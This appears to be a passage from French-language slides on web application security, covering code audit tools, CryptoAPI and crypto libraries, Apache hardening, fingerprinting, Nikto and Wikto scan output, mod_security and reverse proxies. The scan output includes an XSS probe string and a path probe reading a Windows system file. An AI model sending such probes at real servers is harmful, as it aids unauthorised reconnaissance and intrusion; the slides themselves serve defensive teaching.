Smatch (specifically aimed at the Linux kernel): <http://smatch.sourceforge.net/>

The Stanford Checker : <http://metacomp.stanford.edu/>

Strace : <http://www.wi.leidenuniv.nl/~wichert/strace/>

Stephanie : <http://www.packetfactory.net/Projects/Stephanie/>

SecureCFM : <http://scfm.sourceforge.net/>

Fenris : <http://razor.bindview.com/tools/fenris/>

Audit du code source

L'usage de ces outils permet de faciliter les recherches de failles de programmation, mais il est toutefois nécessaire de rappeler qu'aucun de ces produits n'est parfait et ne donne un résultat exhaustif, les résultats peuvent différer d'un outil à un autre c'est pourquoi il est toujours recommandé de tester plus d'un outil sur le même code source et comparer les résultats pour aboutir à un audit plus précis et un code plus propre.





Crypto API

Crypto API

- L'interface de Programmation des Applications Cryptographiques (CryptoAPI) est l'ensemble des fonctions qui permettent aux applications de coder et de signer les données de manière souple
- Toutes les opérations cryptographiques sont exécutées par le biais des modules indépendants connu comme service cryptographiques (CSPs).

Crypto API

- L'interface du Programme de l'Application Cryptographique (CryptoAPI) spécifie des fonctions dans plusieurs niveaux différent:
 - **Fonctions du contexte** : Ces fonctions sont utilisées par les applications a fin de relier à un CSP (**Fournisseurs du Service cryptographiques**), permettent aux applications de choisir un CSP spécifique par nom, ou obtient on avec une classe qui exige la fonctionnalités.
 - **Fonctions de la Génération de la clef** : Ces fonctions permettent aux applications de produire et personnaliser des clefs cryptographiques. Le support plein est inclus dans les modes du chaînage changeants, les vecteurs de l'initialisation, et les autres traits de l'encryptage.
 - **Fonctions de l'Échange clés** : Ces fonctions permettent aux applications d'échanger ou transmettre des clefs ; peuvent aussi être utilisées dans le but de certifier l'échange en question.
 - **Données Fonctions Encryption** : Ces fonctions permettent aux applications de crypter ou décrypter les données. Le support est aussi inclus pour crypter et hacher simultanément ces données.
 - **Fonctions de la Signature et Hachage** : Ces fonctions permettent aux applications de calculer et aussi permettre accord numérique de données.

Crypto API

Les bibliothèques	Algorithmes utilisés
CAPI (VB, JAVA, C++,VC)	Hashes : md2 md4 md5 Clé Publique:RSA, DSA Clé privé: AES Blowfish, CAST5, Twofish, Arcfour
GSS (APIVB, JAVA, C++)	Hashes : md2 md5 Clé Publique: DH, RSA Clé privé: AES, DES, Blowfish, CAST5, Twofish, Arcfour
GPGME JAVA,C,C)	Hashes : Md2,md5
libgcrypt (JAVA, C++)	Clé publique : SHA , RSA Clé privé: Blowfish, CAST5, Twofish, Arcfour
Libcrypto (JAVA, C++)	Clé Publique : RSA, DH, DSA Clé privé: AES, DES, Blowfish
LibTomCrypt (C, C++, JAVA)	Hashes : Md5, sha Clé privé : AES, blowfish, cast-128, cast-256, des, 3des Clé publique : dh, dsa, elgmal, Eliptic curve, luc, lucelg, lucdif, rabin, rabin-williams
Cryptlib (C / C++, C# / .NET, Delphi, Java, Python et VB)	Hashes: md2, md4, md5, mdc2, sha Clé Publique : RSA, DH, DSA, Clé privé: AES, DES, 3DES (EDE), Blowfish, CAST-128, IDEA, Safer-SK, RC2, RC4, RC5
Libgcrypt (C, C++)	Hashes: MD5, RIPE-MD160, SHA-1, TIGER-192, MACs Clé privé: AES, DES, Blowfish, CAST5, Twofish, Arcfour Clé public : RSA, El Gamal, DSA
Crypto++ (C, C++)	Hashes: crc md2 md5 haval ripe-md160 Tiger sha sha-2 panama Clé privé : AES, blowfish, cast-128, cast-256, des, 3des, diamond2, gost, idea, lubyack, Mars, panama, arc4, rc5,rc6, safer, sapphire, seal, serpent, shark, square, tea, twofish, wake Clé publique : dh, dsa, elgmal, Eliptic curve, luc, lucelg, lucdif, rabin, rabin-williams, blumgoldwassr, rsa. Also support for PKCS1, OAEP, PSSR padding



Solutions complémentaires

Solutions préventives

Le Hardening du serveur

- La sécurité du système d'exploitation est très importante et constitue une partie de l'installation du serveur Web.
- Elle est nécessaire pour réduire l'exposition à des dangers connus ou même inconnus, et ce par la configuration complète du système d'exploitation et par :
 - Eliminer toutes les applications inutiles
 - Vérifier l'authenticité et l'intégrité de toutes les composantes utilisées.
 - S'assurer de l'installation des derniers patch et des dernières versions disponibles.
 - Désactiver les services système non utilisés
 - Utiliser un cryptage très robuste (S'il y a besoin)
 - Utiliser des mots de passe robustes et une politique de mot passe très forte
 - Enlever les comptes par défaut et les mots de passe par défaut
 - Appliquer la procédure de hardening de l'OS

Solutions préventives

Le Hardening du serveur Web (exemple Apache)

- Apache fournit un ensemble de directives permettant de sécuriser le serveur:
 - User / Group: Définir le user et le group d'Apache
 - AllowOverride: directives autorisées sur des fichier des configuration externes (exp .htaccess files)
 - LimitRequestBody: Limiter la taille de la requête HTTP
 - LimitRequestFields: Limiter le nombre de requêtes sur le champs entête qui seront accepter par un client.
 - LimitRequestFieldSize: Limiter la taille de requêtes sur le champs entête qui seront acceptés par un client.
 - LimitRequestLine: Limiter la taille globale de la requête HTTP
 - Options: Configurer les paramètres sur les répertoires particuliers
 - Order: Contrôler l'état d'accès par défaut et l'ordre d'évaluation de Allow et Deny
 - ServerTokens: Configurer la réponse du serveur à la requête Header
 - ServerSignature: Définir l'empreinte disponible sur les fichiers générés par le serveur
 - SSLEngine: Définir l'usage du protocoles SSL/TLS
 - ...

Solutions préventives

FingerPrint du Serveur Web

- L'identification de l'application qui tourne sur un serveur web distant est connu sous le nom de « fingerprinting ». La méthode la plus simple pour faire cela est d'envoyer une requête au serveur et analyser par la suite la bannière envoyée dans la réponse.
- La bannière contient généralement le nom du serveur et le numéro de version. On peut résoudre ce problème en configurant le serveur de sorte qu'il n'affiche pas la bannière ou en changeant la bannière pour donner au serveur une autre apparence.
- Un bon nombre d'outils permettent de créer une bannière truquée, comme URLscan qui change les bannières du serveur web IIS de Microsoft, aussi mod_security qui permet de changer l'identité des serveurs web Apache et enfin Servermask qui masque l'identité de IIS

Solutions préventives

FingerPrint du Serveur Web

- Même si on modifie la bannière, le serveur web peut être identifié par l'usage d'outils de fingerprinting n'utilisant pas la bannière pour identifier les serveurs. Ces outils utilisent généralement une base rassemblant des requêtes spéciales et la liste des réponses possibles à ces requêtes pour chaque type de serveurs. En comparant ainsi les réponses à la base il peuvent identifier le serveur disant.
- **Changement de port :** Les serveurs web tournent généralement sous le port 80, certains administrateurs changent le port et les utilisateurs devront ajouter ce numéro de port au niveau de leur URL. Ce procédé est utilisé essentiellement pour les applications Intranet là où les utilisateurs savent où se connecter. Ceci est plus sécurisé dans la mesure où le serveur web ne sera pas directement ciblé par les vers et par des scan sur le port 80

Solutions préventives

Audit du site Web : Les Scans

Types de scan :

- Scan complet TCP / UDP : Scan de port
- Scan du serveur Web (Nikto, Wikto, Whisker, ...)
- Scan de l'SSL : Version (40/56/128 Bit)
- Méthode d'administration
- L'architecture : usage de Reverse Proxy, Load Balance
- Déterminer IP Interne
- Déterminer le Port Interne
- Déterminer le Nom interne du Server

Solutions préventives

Web Scan

Le scan Web doit vérifier :

- La gestion du serveur
- Les fichiers de Backup (.bak /.inc/.gz /.zip)
- Authentification (Type d'Authentification / La prévention contre les attaques de Brute Force)
- L'autorisation (ACLs sur des fichiers / ACLs sur des données / Cookies)
- Session / gestion des Cookies
- Validation des Inputs (XSS/SQL Injection/ Field Overflows/Field Underflow)
- Les champs masqués / Les variables masquées de cookie / Les pages masquées
- Upload de fichier (Type de fichier / Zone d'upload)
- Buffer Overflows (ISAPI/Modules)
- Cryptographie
- Données sensibles



Solutions préventives

Web Scan : Exemple de Nikto

- Nikto, comme la plupart des scanners Web, cherche l'existence de vulnérabilités connues en se basant sur une base de failles et d'attaques Web.

```
C:\nikto>perl nikto.pl -h 192.168.1.4
-***** SSL support not available (see docs for SSL install instructions) *****
-----
- Nikto 1.35/1.36          -      www.cirt.net
+ Target IP:              192.168.1.4
+ Target Hostname:        192.168.1.4
+ Target Port:            80
+ Start Time:             Wed Mar 22 12:18:55 2006
-----
- Scan is dependent on "Server" string which can be faked, use -g to override
+ Server: Apache
+ /\>"<img%20src=\"javascript:alert(document.domain)\"> - The IBM Web Traffic Ex
press Caching Proxy is vulnerable to Cross Site Scripting (XSS). CA-2000-02. (GE
T)
+ 2670 items checked - 1 item(s) found on remote host(s)
+ End Time:              Wed Mar 22 12:19:23 2006 (28 seconds)
-----
+ 1 host(s) tested
```



Solutions préventives

Web Scan : Exemple de Nikto

```
C:\WINDOWS\system32\cmd.exe - perl nikto.pl -h 192.168.1.221

C:\nikto>perl nikto.pl -h 192.168.1.221
-***** SSL support not available (see docs for SSL install instructions) *****

-----
- Nikto 1.35/1.36      -      www.cirt.net
+ Target IP:          192.168.1.221
+ Target Hostname:    192.168.1.221
+ Target Port:        80
+ Start Time:         Wed Mar 22 12:19:54 2006
-----

- Scan is dependent on "Server" string which can be faked, use -g to override
+ Server: Apache/1.3.24 (Win32) PHP/4.2.0
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ HTTP method 'TRACE' is typically only used for debugging. It should be disabled.
+ OSVDB-877.
+ Apache/1.3.24 appears to be outdated (current is at least Apache/2.0.55). Apache
  1.3.33 is still maintained and considered secure.
+ PHP/4.2.0 appears to be outdated (current is at least 5.1.1)
+ Apache/1.3.24 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite
  and mod_cgi. CAN-2003-0542.
+ Apache/1.3.24 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow
  which allows attackers to kill any process on the system. CAN-2002-0839.
+ PHP/4.2.0 - PHP 4.2.0 and 4.2.1 are vulnerable to local and remote DoS attacks
  to both PHP and to the web server. Some platforms have remote command execution
  problems as well.
+ PHP/4.2.0 - PHP below 4.3.3 may allow local attackers to safe mode and gain ac
```



Solutions préventives

Web Scan : Exemple de Nikto

```
to both PHP and to the web server. Some platforms have remove command execution
problems as well.
+ PHP/4.2.0 - PHP below 4.3.3 may allow local attackers to safe mode and gain ac
cess to unauthorized files. BID-8203.
+ PHP/4.2.0 - PHP 4.2.0 is vulnerable to exploit via invalid checking of posix_g
etpwnid and posix_getpwnam. See http://www.secureteam.com for details.
+ Apache/1.3.24 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possib
le code execution. CAN-2002-0392.
+ /icons/ - Directory indexing is enabled, it should only be enabled for specifi
c directories (if required). If indexing is not used, the /icons directory shoul
d be removed. (GET)
+ / - TRACE option appears to allow XSS or credential theft. See http://www.cgis
ecurity.com/whitehat-mirror/WhitePaper_screen.pdf for details (TRACE)
+ / - TRACK option ('TRACE' alias) appears to allow XSS or credential theft. See
http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for details (T
RACK)
+ /<"><img%20src=\"javascript:alert(document.domain)\"> - The IBM Web Traffic Ex
press Caching Proxy is vulnerable to Cross Site Scripting (XSS). CA-2000-02. (GE
T)
+ /home/ - This might be interesting... (GET)
+ 3291 items checked - 5 item(s) found on remote host(s)
+ End Time:      Wed Mar 22 12:24:30 2006 (276 seconds)
-----
+ 1 host(s) tested
```



Solutions préventives

Web Scan : Exemple de Wikto

Wikto by SensePost

Mirror & Fingerprint | **Wikto** | BackEnd | Googler | GoogleHacks | SystemConfig

Quit | Optimized ☒ Use AI ☒ 0.500 | **Update** | **www.blackhat.com** | Target | **Start Wikto**
 Port | **80** | **Stop Wikto**
Export Results | ☐ SSL | **Load DB**

Extract location: /soap/servlet/
 Fingerprint not found in DB - getting it...
 Fingerprint compare: 1.44827586206897
Clear Fingerprint DB

Weight	Trigger	Request
NIKSUN-HELP	/NetDetector/middle_help_intro.htm	
This script	/oem_webstage/cgi-bin/oemapp.cgi	
DocumentRoot	/oem_webstage/oem.conf	
boot loader	/php/php.exe?c:\boot.ini	
ENVIRONMENT	/pls/admin	
200	/server-info	
200	/server-status	
200	/site/eg/source.asp	
200	/soap/servlet/soaprouter	
200	/stronghold-info	

HTTP Request

```
GET /stronghold-info HTTP/1.0
Accept: */*
Accept-Language: en-us
Connection: close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: www.blackhat.com
```

HTTP Reply

```
HTTP/1.0 404 file does not exist
Date: Sat, 24 Sep 2005 15:56:34 GMT
Content-Type: text/html
Server: publicfile
Last-Modified: Fri, 30 Apr 2004 18:31:58 GMT
Via: 1.1 ctb-cache3 (NetCache NetApp/5.6.2R1), 1.1 netcachejhb-1 (Ne
<!doctype html public "-//w3c//dtd html 4.0 transitional//en"><html><h
```

Description

Redhat Stronghold from versions 2.3 up to 3.0 disclose sensitive information. This gives information o

Request:
/stronghold-info

Trigger:
200

Method:

CGI dirs

Import from Googler | **Import from BackEnd**


/test



Solutions complémentaires : Niveau de l'architecture

Solutions complémentaires

Web Firewall



Solutions complémentaires

Web Firewall

- Les firewalls applicatifs analysent les requêtes au niveau applicatif. Ces firewalls sont utilisés pour protéger des applications spécifiques comme les serveurs web ou les serveurs de base de données.
- Les firewalls applicatifs protègent les serveurs web des attaques basées sur le HTTP, ils surveillent les requêtes pour des éventuelles attaques de type SQL Injection, XSS, URL encoding, etc.

Solutions complémentaires

Exemple de mod_security

- L'architecture d'Apache permet l'intégration de modules au code, ce qui autorise l'ajout de fonctionnalités sans recompilation du noyau d'Apache.
- Il est ainsi possible d'étendre les possibilités d'Apache sans intégrer ses modifications au noyau ni sous forme de *patches*.
- **mod_security** est un module open source pour Apache. Il apporte une solution de **détection et de prévention d'intrusion** pour les applications web à travers un moteur s'interfaçant directement avec le serveur apache.
- Rôle principale :
 - Protection des sites des attaques possibles, comme les injections de script
 - Vise à prévenir tous les types d'intrusion en provenance de l'utilisateur, par le biais d'un grand nombre de filtres, de techniques et d'analyses, au plus proche du protocole HTTP.
 - ...

Solutions complémentaires


Exemple de mod_security

- Offre les possibilités suivantes :
 - Filtrage des requêtes,
 - Anti-évasion ,
 - Filtrage http,
 - Journalisation : tous les détails de chaque requête,
 - Compression des données filtrées.

Solutions complémentaires

Reverse Proxy

Le reverse-proxy est un relais permettant l'accès indirect à un serveur Web. Ce mécanisme permet de protéger et d'alléger le serveur grâce à sa fonctionnalité de cache



Solutions complémentaires

Exemple de mod_proxy

- Ce module implémente un proxy/Gateway pour la version 2.0 d'Apache. Il gère les fonctionnalités de proxy pour :
 - FTP,
 - CONNECT (pour SSL),
 - HTTP/0.9, HTTP/1.0 et HTTP/1.1
- Le module peut être configuré afin de se connecter à d'autres modules proxy pour ces protocoles, ou éventuellement d'autres.
- Autres fonctionnalités sont offertes à partir d'autres modules, à savoir :
 - la fonctionnalité de cache possible à travers le module *mod_cache*
 - la fonctionnalité permettant la connexion avec des serveurs distants en utilisant les protocoles SSL/TLS et possible à travers la directive *SSLProxy* du module *mod_ssl*

Solutions complémentaires


Reverse proxy Filtrant : WebFirewall

`mod_proxy + mod_security`

- En couplant un ensemble de modules (`mod_security` et `mod_proxy`), nous pourrions ainsi construire un véritable système de protection d'un ou plusieurs serveurs Web.
- Derrière ce système, on peut protéger n'importe quel type de serveur Web : Apache, IIS, Netscape, ...

Solutions complémentaires

Exemple de mod_proxy + mod_security



Lien utiles

[Open Web Application Security Project](http://www.owasp.org) : <http://www.owasp.org>

[Web Application Security Consortium](http://www.webappsec.org/) : <http://www.webappsec.org/>

[Sécurisation d'apache](http://www.apachesecurity.net): www.apachesecurity.net

[Wikto](http://www.sensepost.com/research/wikto/) : <http://www.sensepost.com/research/wikto/>

[Nikto](http://www.cirt.net/code/nikto.shtml) : www.cirt.net/code/nikto.shtml

[Les attaques par Google](http://johnny.ihackstuff.com/): <http://johnny.ihackstuff.com/>

[SANS](http://www.sans.org/score/checklists/WebApplicationChecklist.pdf) : <http://www.sans.org/score/checklists/WebApplicationChecklist.pdf>

[NCSA Secure Programming Guidelines](http://archive.ncsa.uiuc.edu/General/Grid/ACES/security/programming/) :
<http://archive.ncsa.uiuc.edu/General/Grid/ACES/security/programming/>

[AusCert Secure Programming Checklist](ftp://ftp.auscert.org.au/pub/auscert/papers/secure_programming_checklist) :
ftp://ftp.auscert.org.au/pub/auscert/papers/secure_programming_checklist

[How To Find Security Holes](http://www.pobox.com/~kragen/security-holes.html) : <http://www.pobox.com/~kragen/security-holes.html>

Merci pour votre attention

Questions ...

PARAHUARD



